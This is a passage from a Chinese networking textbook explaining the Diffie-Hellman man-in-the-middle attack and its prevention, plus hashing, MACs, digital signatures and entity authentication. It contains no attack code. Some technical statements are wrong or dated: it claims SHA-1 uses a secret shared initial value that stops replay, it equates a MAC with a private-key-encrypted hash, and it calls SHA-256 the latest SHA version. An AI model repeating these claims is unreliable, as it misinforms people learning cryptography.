(DHE)Diffie-Hellman Exchange 是一个很好的产生对称密钥的方法，如果 x 和 y 的数值足够大，窃听者即使知道了公开的 p 和 g，他也很难算出密钥。如果窃听者还截获到了 $R1$ 和 $R2$，要从 $R1$ 中找到 x，要从 $R2$ 中找到 y，也是很困难的。即使用最快的计算机来搜索此密钥，也要数年的时间。另外，用此方法产生的会话密钥仅用一次，下一次通信时又换成另外的密钥。

然而 DHE 协议也有一个潜在的问题，窃听者可以用中间人的方法获取通信的秘密，而不需要知道 x 和 y，这称为“中间人攻击”(参看第 11 章图 11.2)。在如图 10.15 所示的系统中，进行中间人攻击的过程如下：窃听者可以装扮成小张与小李联系，与小李协商后产生一个密钥 $K1$。然后他再装扮成小李与小张联系，与小张协商后又产生了另外一个密钥 $K2$。这样，窃听者就可以在小李和小张之间充当了一个转发信息的中间人，而他们在通信的时候完全察觉不到有中间人的存在。因为中间人可从公开渠道获知 g 和 p 两个数据，他实施的中间人攻击过程如下：




图 10.15　窃听者进行“中间人攻击”的过程

(1) 小李选择了一个随机数 x，计算 $R1=g^x(\bmod\ p)$，将 R_1 发给小张；

(2) 窃听者截获了 R1，他选择一个随机数 z，计算 $R_2=g^z(\bmod\ p)$，将 R2 同时发给小李和小张；

(3) 小张选择随机数 y，计算 $R_3=g^y(\bmod\ p)$，将 R_3 发给小李，但是被窃听者截获；

(4) 小李与窃听者协商后计算出他俩的共享密钥 $K1=g^{xz}(\bmod\ p)$，小李误认为对方就是小张；

(5) 小张与窃听者计算出他俩的共享密钥 $K_2=g^{zy}(\bmod\ p)$，小张误认为对方就是小李。

上述过程中产生了两个密钥 K_1 和 K_2，小李用 K_1 加密信息后发给小张，但是被窃听者收到并解密，然后窃听者将小李的信息用 K_2 加密后发给小张，小张收到后用 K_2 解密。同样，当小张要发送信息给小李时，信息也被窃听者用同样的方法截获，他们都被窃听者欺骗了，信息已泄漏。例如，在以太网中利用 ARP 诱骗技术，第三者很容易插入到内网客户与外网服务器之间，实现这样的中间人攻击。

防止在使用 DHE 算法时产生中间人攻击的方法是，小李和小张首先相互之间进行身份认证。换言之，通过网络交换数据来产生对称密钥之前，先进行互相之间的身份认证，就可以防止中间人攻击的行为出现。在互联网中常用 X.509 数字证书进行身份认证，详见下节所述。

10.3　信息安全技术提供的服务

信息安全技术能够提供的服务有 5 种，其中 4 种属于用网络传输信息的安全服务：信息加密，信息的完整性验证，信息源的认证，防拒认。第 5 种服务是提供对网络基础设备的认证与识别，参看图 10.16。

(1) 信息的保密和隐私(Privacy)：发送方和接收方希望传输的信息仅局限于通信双方内部交流，这些信息是不希望被第三方知道的。例如，当客户与银行进行网络交易时，双方都需要对传输数据保密。常用的技术有：DES、3DES、RSA 等。




图 10.16　网络安全服务的分类

(2) 信息的完整性验证(Authentication):即传输的数据必须准确地被接受方收到,并且数据在传输的过程中没有被无意地或故意地改变。当越来越多的金融交易在互联网上传输时,保证数据信息传输的完整性成为一个关键的问题。例如,如果用户要在网络银行上进行 100 元的转账,结果却被中间人篡改为 1 000 000 元,这就是一个灾难性的后果。报文的完整性验证一般使用报文的 Hash 值或报文摘要(message digest),常用的技术有:SHA-1、SHA-256、MD5、CRC-32 等。

(3) 信息源的认证:信息的接收方需要确认信息发送者或签发者的身份,以防冒名顶替,对每个重要文件都要分别验证其签发者的签名。常用的技术有对文件的数字签名等。报文的 Hash 值只对报文的完整性进行验证,而报文的认证码 MAC(Message Authentication Code)是利用签发者的私钥对报文的 Hash 值加密后得到的数值,如果接收方利用签发者的公钥对 MAC 解密后获得了正确的 Hash 值,那么就可同时验证了报文的完整性以及签发者的身份。

(4) 信息签发者的防拒认:如果发送方曾经发送过信息给接收方,但是却否认是自己发送的,那么接收方就要提出证据,防止抵赖。例如,当一个网络银行的客户从网络上将资金从一个账户转移到另一个账户,银行就需要有证据表明这个转账确实是该客户要求做的,是不可抵赖的。常用的技术有 DSS 数字签名、RSA 等。

(5) 网络实体的认证识别:网络实体指的是网络用户或主机设备等,当实体要访问系统的资源时,必须要先对双方的真实身份进行认证,通过认证后,在本次通信过程中的具体操作就不需要再认证了。例如,当客户要通过一个主机浏览器访问网络银行服务器时,必须要认证此服务器是否钓鱼网站,以及客户是否为合法的注册用户,双方都通过身份认证后,在本次上网会话期间就不需要再重复验证了。常用技术有 X.509 数字证书,用户账号和口令,主机物理地址和 IP 地址等。

10.3.1　网络信息的保密通信

在通信网络中需要对传输的信息进行保密,防止隐私的泄漏。发送方将明文信息转换为密文,在接收方进行解密,第三方窃听者收到密文后无法破解其中的内容。上节已介绍过现代信息加密技术分为两大类:对称密钥加密技术(也称为秘密密钥加密技术)、非对称密钥加密技术(也称为公开密钥加密技术)。

1. 利用对称密钥的保密通信

此系统中,发送方与接收方在通信的时候使用相同的密钥分别进行加密和解密,密钥的使用次数越多和使用时间越长,它的安全性就越低,因为当窃听者获得足够多的密文样本

后,就可利用功能强大的计算机来破解加密的密钥。因此,一个密钥的使用次数和时间是受限制的,过使用期后就将此密钥报废,我们称这样的一次性密钥为会话密钥(Session key)。保密通信的双方可以是两个特定的个体,例如,两个朋友之间,或军队的上级和下级之间等。在过去,我们可以派遣信使进行秘密密钥的人工传递。但是,如今的很多保密通信的应用领域是不可能采用这种方法的,例如海军基地与潜艇之间的密钥传递等,另外,保密通信用户数量十分巨大,需要采用更加有效的方法来传递和更换对称密钥。

为了提高对称密钥通信的安全性,通信的双方也可以同时使用两个不同的对称密钥。甲方发送给乙方的信息用对称密钥 K_1 加密,而乙方发送给甲方的信息用对称密钥 K2 加密。例如 SSL 协议就采用这样的方法,即使其中一个密钥被破解了,只会泄露一个方向的通信数据,而另一个方向的数据依然保密。

用对称密钥进行信息的加密和解密过程,可以用软件或硬件来实现,它的加密速度比非对称密钥通信快,通常用于加密传输较长的报文信息。

2. 利用非对称密钥的保密通信

非对称密钥保密通信使用两个密钥:公开密钥和私有密钥,如 RSA 加密算法等。它有两类用法:

第一类是用于加密通信。例如在网络银行系统中,服务器(是信息的接收方)将自己的公开密钥发布在网页中,银行的客户(是信息的发送方)用浏览器访问银行网页获取它的公开密钥后,将信息加密发给银行,银行利用只有自己知道的私有密钥将收到的密文解密。非对称密钥的保密通信存在几个问题,首先使用的密钥长度必须很长(例如 4096bit),对信息加密和解密的运算量很大,效率较低,不适合加密长的信息。另外,客户(信息的发送方)必须要确认他从网站获得的公钥确实是来自银行(接收方)的,而不是来自第三方冒名顶替者。因为窃秘者也可以设置一个与网络银行完全相似的"钓鱼网站",将窃密者的公开密钥发给客户下载,由此套取客户的机密信息。

第二类是用于身份验证。银行发送一个不需要保密的账单给客户,但须对此账单进行数字签名,即银行用自己的私有密钥对账单的哈希值加密。客户收到账单后,利用银行的公开密钥对账单的加密哈希值进行解密。如果成功,就证明了此账单确实是该银行签发的,并且未受篡改,详见图 10.17。




图 10.17 数字签名用于报文的完整性验证和发送方的身份认证

10.3.2 报文的完整性验证

通信中对信息的加密和解密处理可以提供信息的保密,但是不能验证信息是否完整。在有些网络应用中,我们不需要对信息保密,但是需要防止信息被非法修改。例如,对一张

税务发票上的内容是不需要保密的，但是要防止对发票上数据的非法修改。又如，李先生去世前留下遗嘱，指定了自己遗产的继承者，遗嘱是不需要保密的，但是要防止被别人非法修改。再如，有些网站提供大量的免费软件或图片资料下载，用户需要验证这些免费下载软件中是否被篡改过，或被捆绑了恶意的木马程序等。

1. 纸质文件与指纹印记

用于验证纸质文件内容完整性的一种方法是使用指纹技术（fingerprint），例如，李先生可以在自己的遗嘱文件上以及律师那里分别留下指纹印记，他去世后可以通过对照律师保管的指纹的方式来确认遗嘱文件的真伪。又如，银行可以将收到的支票上的印章与银行内留存的印章样本进行对照，来鉴别支票的真伪性。

2. 电子报文与报文摘要

为了验证电子文件的完整性，可以采用某种算法（SHA、MD5 等）从该文件中计算出一个报文摘要（message digest），由此摘要来鉴别此报文是否被非法修改过。一个报文与该报文产生的报文摘要是配对的。例如，在本书附录中介绍的“校验和”与“CRC 校验码”用于鉴别传输后的数据是否出错，这也属于文件完整性的验证。参看图 10.17，发送方从要发送的报文数据中按照某种约定的算法计算出报文摘要，再用自己的私有密钥将报文摘要加密，然后附加在报文后部一起传输。加密后的报文摘要也称为“报文验证码 MAC”。接收方从收到的报文中按照约定的算法计算出报文摘要，再利用发送方的公开密钥将收到的加密摘要解密，进行二者对照，就可检验出该报文是否被篡改过。因为收到的加密摘要是用发送方的私有密钥加密的，接收方只有用发送方的公开密钥解密才能得到正确的摘要，伪造者如果篡改了的报文就不可能产生与原报文相同的报文摘要。在此过程中即实现了对发送文件的“数字签名”，它包含两个目的：一是验证报文发送者的真实性，二是验证报文传输后是否出错或被篡改。

如果用“校验和”的算法来产生报文摘要存在一些不足，实际中常用 Hash 散列算法来产生报文摘要。“纸质文件加指纹印记”和“电子报文加摘要”这两种验证方法的基本概念是相同的，差别在于前者是用物理方法将“纸质文件”与“指纹印记”联系起来，它们都不需要保密。而后者的“摘要”是从电子报文中计算产生的。

3. Hash 算法须满足的条件

哈希算法（Hash）也称为散列函数，利用 Hash 算法从发送的报文数据中计算出 Hash 值（也称为散列值、报文摘要 Digest）。接收端利用报文摘要判别报文的完整性。选择哈希算法必须满足 3 个条件：单向性（One-wayness）、弱冲突的抗拒性（Weak Collision Resistance）、强冲突的抗拒性（Strong Collision Resistance）。

- 单向性：用户发送的报文长度是各不相同的，要从不同长度的报文中计算产生出固定长度的报文摘要，并且不能利用报文摘要反向推测出原来的报文内容以及报文长度。这称为哈希算法的单向性。
- 弱冲突的抗拒性：当给定一个报文并计算出它的摘要，其他人要找到具有相同摘要的报文是很困难的，甚至是不可能的。如果有两个报文产生了同样的摘要，就称为产生了冲突。
- 强冲突的抗拒性：要防止发送方能够产生具有同样摘要的两个报文。否则发送方发送了一个报文后，利用保留的第二个报文的摘要来否认自己曾经发送过的第一个

报文的内容。例如，在商务合同中要防止不同的合同内容具有相同的报文摘要。这种冲突比上一种情况具有更严格的要求，因此称为强冲突的抗拒性。报文摘要的长度越长，产生冲突的概率就越小，例如 SHA-1 的 Hash 值长度为 160 bits，而 SHA-256 的 Hash 值长度为 256bits，因此更安全。

满足上述 3 个条件的 Hash 值可用于：检验报文的完整性；可作为文件的 ID 标识（参看第 12 章介绍的 DHT 分布式 Hash 表，及其在互联网 P2P 对等应用系统的信息搜索中的应用）。

附录 B 介绍了网络通信中数据包头部常用的校验和（Checksum）的算法，它能够满足单向性的要求，但是不能满足后两个判决条件。在附录 D 中介绍了 CRC-32 循环冗余校验码的计算方法，它常用于通信和以太帧的尾部作误码检测，在要求不高的情况下也可以用于文件的完整性校验，见图 10.19。

4. 安全哈希算法 SHA-1 和报文摘要 MD5

有多种不同的 Hash 哈希算法，最常用的是安全哈希算法 SHA-1（Secure Hash Algorithm 1），它是美国国家标准技术局 NIST（National Institute of Standard）设计的 SHA 版本 1，也被公布为美国联邦信息处理标准 FIPS（Federal Information Processing Standard）。目前最新的版本是 SHA-256。

图 10.18 为用 SHA-1 算法从报文中计算摘要的过程。先将任意长的报文按照固定长度 512bits 分段为数据块，如果最后的数据块不足 512bits，则不足部分用 0 填充。首先，在一个 Nbits 的缓存器中存放着通信双方事先商定的秘密初始值，将此 Nbits 的初始值与报文的第 1 个 512bits 数据块在处理器中进行复杂的运算，产生出第 1 个 Nbits 的中间摘要。再将第 1 个中间摘要作为初始值与第 2 个报文数据块在第 2 个处理器中进行复杂的运算，产生出第 2 个 Nbits 的中间摘要。按此处理，直到产生出最后一个 Nbits 的报文摘要，这就是整个报文的输出结果。在 SHA-1 算法中，摘要长度 $N=160$ 位。




图 10.18　利用安全 Hash 算法 SHA-1 产生报文摘要的过程

因为 SHA-1 是公开的标准算法，如果通信双方每次会话前都重新设置缓存器中的秘密初始值，那么在不同的会话中传输同样的报文，其 SHA-1 的报文摘要都不同，这可防止重放攻击。即不知道初始值的人不可能获得正确的报文摘要，加强了此报文摘要的安全性与可靠性。关于缓存器初始值在 SSL 的预设初始矢量中的应用，参看第 11 章。

MD5（Message Digest version 5）是早期的报文摘要算法，其算法结构类似 SHA，但是没有缓存器初始值，产生的报文摘要为 128 位。使用中 SHA 的运算速度比 MD5 慢 25%，产生的报文摘长度增加 25%，但是 SHA 增加了让通信双方预设缓存器秘密初始值等改进措施，等效于可进行通信双方的身份认证，因此 SHA 比 MD5 更安全。MD5 仅用于对安全

性要求不很高的地方。

网络通信中有两种方法用于传输报文与报文摘要。图 10.17 中为了将“摘要”与“报文”通过同一信道传输，就必须对“摘要”进行加密处理，产生一个“加密的摘要”，也称为“报文验证码 MAC”。第二种方法不必将摘要加密，而是将报文与该报文的摘要分别通过两种信道传输。例如，可将文件通过电子邮件发送给接收者，而将该文件的报文摘要（即不加密的哈希值）通过移动通信系统发送到接收者的手机短信上，接收者用它与从电子邮箱收到的文件中计算出的哈希值比较而验证文件的完整性。

Hash Tab 是一个优秀的免费 Windows 外壳扩展程序，可以从开发方网站 www.implbits.com 下载最新版本，安装后在 C:\Windows\System32 下生成 HashTab.dll 文件。图 10.19 是运行 Hash Tab 3.0 后在 Windows XP 资源管理器的“文件属性”中增加的“文件校验”标签，也可以将鼠标放在文件名上单击右键打开文件“属性”中看到“文件校验”标签。它可自动计算出该文件的 3 种校验码：MD5 哈希值、SHA-1 哈希值和 CRC-32 循环冗余校验码。从图中可看出，MD5 的哈希值长度为 128 比特，用 32 个十六进制数表示；SHA-1 的哈希值长度为 160 比特，用 40 个十六进制数表示；CRC-32 循环冗余校验码长度为 32 比特，用 8 个十六进制数表示（参看附录 D CRC 循环冗余校验码的计算）。



图 10.19　Hash Tab 在 Windows XP 的文件属性中增加文件校验功能

Hash Tab 用途举例：

（1）当用户从某网站下载了一个软件，为了判断此软件是否被篡改过或被嵌入了恶意木马等程序，可以利用此“文件校验”栏自动计算出该软件的哈希值（图中上格的数据），然后将该软件开发者或下载网站在下载文件描述中给出的标准校验码填入图中的下格栏中，单击“比较”，就可判断该软件的真伪

（2）对公司的财务报表数据文件、银行的重要的档案文件等存储或传输后的日常的完整性校验。

5. 报文签发者的身份认证

利用由 Hash 算法产生的报文摘要，可以判断报文是否被篡改或出错，但是还不能判断收到的报文是否是真实的发送方签发的，还是冒名顶替者发出的。因此还需要对报文摘要进行加密处理，产生一个“报文认证码（Message Authentication Code，MAC）”，由此实现对报文发送者的身份确认。对报文摘要加密来获得报文认证码 MAC 的方式有 3 种：

（1）采用对称密钥加密。收发双方必须事先约定相同的对称密钥，接收方对收到的报文认证码 MAC 解密，获得报文摘要，与收到报文的摘要进行比较，进行完整性检测，同时可确认发送方的身份。

（2）用非对称密钥加密。发送方用自己的私有密钥对报文摘要加密，接收方从公开的渠道获得发送方的公开密钥，对收到的报文认证码 MAC 解密，获得发方的报文摘要，与自己收到报文的摘要进行比较，如果二者相同也就证实了发送者的身份，如图 10.17 所示。

（3）收发双方事先约定一个秘密值。例如图 10.18 中 SHA-1 缓存器的初始值（也称为

初始矢量)，发送方根据此秘密值产生报文摘要，接收方必须具有事先约定的相同的秘密值才能得到正确的报文摘要。

10.3.3　对报文的数字签名

虽然报文认证码 MAC 可以提供对报文的完整性和身份认证，但是它不能取代发送者对报文的数字签名。当发送方向接收方发送一个文件时，为了证明此文件是自己发送的，而不是冒名顶替者发的，他就在文件上进行数字签名。

(1) 通常在传统的纸质文件上签名时，签名与文件成为一个整体，而不是分离的两个文件。但是，对电子文件进行数字签名时，电子文件和数字签名是两个不同的文件：报文和签名。接收方收到这两个文件后，使用数字签名来判断电子文件是否来自真实的发送者。

(2) 对传统的文件签名时，一个签名可以针对很多不同的文件。但是，对数字文件的签名是一对一的，每个报文有一个签名，同一签发者对不同报文的数字签名是不同的。另外，数字签名也应当与时间戳(timestamp)联系起来，这是为了防止重复使用同一个数字签名。例如，小李签发了一个报文给小张，让他付一笔钱给小刘，如果小刘收到钱后，又获得了小李的报文和数字签名，他就可再次用它向小张要求重复付一次款。加上时间戳后，就可防止同一个文件及签名的重复冒用。

(3) 数字签名使用一对非对称密钥：一个公开密钥和一个私有密钥。发送方使用自己的私有密钥和一个签名算法对文件签名，任何人利用发送方的公开密钥和签名算法都可以验证此签名是发送方的。例如，微软发行的软件产品中都有自己的数字签名，供用户进行验证。数字签名不能使用对称密钥。

(4) 数字签名可以用两种方式：对整个报文签名，或只对报文摘要进行签名。对整个报文签名，就是发送方使用自己的私有密钥将整个报文加密，接收方使用发送方的公开密钥进行解密，获得整个报文，这种签名运算量太大。对报文摘要签名，运算量较小。

注意区别：在数字签名中，使用的是发送方的私有密钥和公开密钥，参看图 10.17。而在非对称密钥的保密通信中，使用的是接收方的公开密钥和私有密钥，参看图 10.12。

(5) 数字签名可实现三种服务：报文的完整性验证，报文发送者的身份认证，防止报文发送者的拒认。但是数字签名不能提供对传输信息的保密。如果需要保密通信，可以使用对称密钥或非对称密钥对报文和签名进行加密。

(6) 数字签名的标准：已经开发了几种不同的数字签名技术，使用比较多的是 RSA 和 DSS(Digital Signature Standard)，后者可能将来会成为数字签名的技术标准。

10.3.4　网络实体的身份认证

“网络实体”指的是网络用户，通信进程，客户机或服务器。一个需要表明自己身份的实体称为“申明人(claimant)”，而需要对某实体的身份进行核实的一方称为“核验者(verifier)”。

实体认证与报文验证的区别有两点：(1)对报文签发者的验证不需要实时进行，而对实体的身份认证需要实时处理。例如，当小李发送一个电子邮件报文给小张时，小张对收到的邮件报文验证其签发者身份的时候，小李可能已经不在通信的进程中。而当小李需要与小

张 QQ 聊天时，首先必须利用用户名和口令向对方表明自己的身份(实体认证)，他必须在线等候，直到小张对他的身份认可后，才可进行双方的通信。又如当客户在自动取款机取到钱之前，首先要通过实体的身份认证。(2)一个报文的验证码或数字签名仅对该报文有效，对下一个报文也要重复验证过程，而实体一旦通过认证后，其认证结果在整个会话过程中都是有效的。例如，当通过用户名和口令登录进入计算机系统之后，其余的操作不再重复身份验证。

一个实体要证实自己的身份，必须具有以下 3 种证物之一：

(1) 知道某些事物：他必须知道某个只有核验者知道的事物，例如，口令、个人身份证号、一个秘密密钥或一个私有密钥；

(2) 具有某些物件：例如，个人护照、个人驾驶证、信用卡、智能卡等；

(3) 本身具有的某些特征：例如，手写体签字、指纹、面部特征、语音、视网膜图案等。

1. 口令身份认证

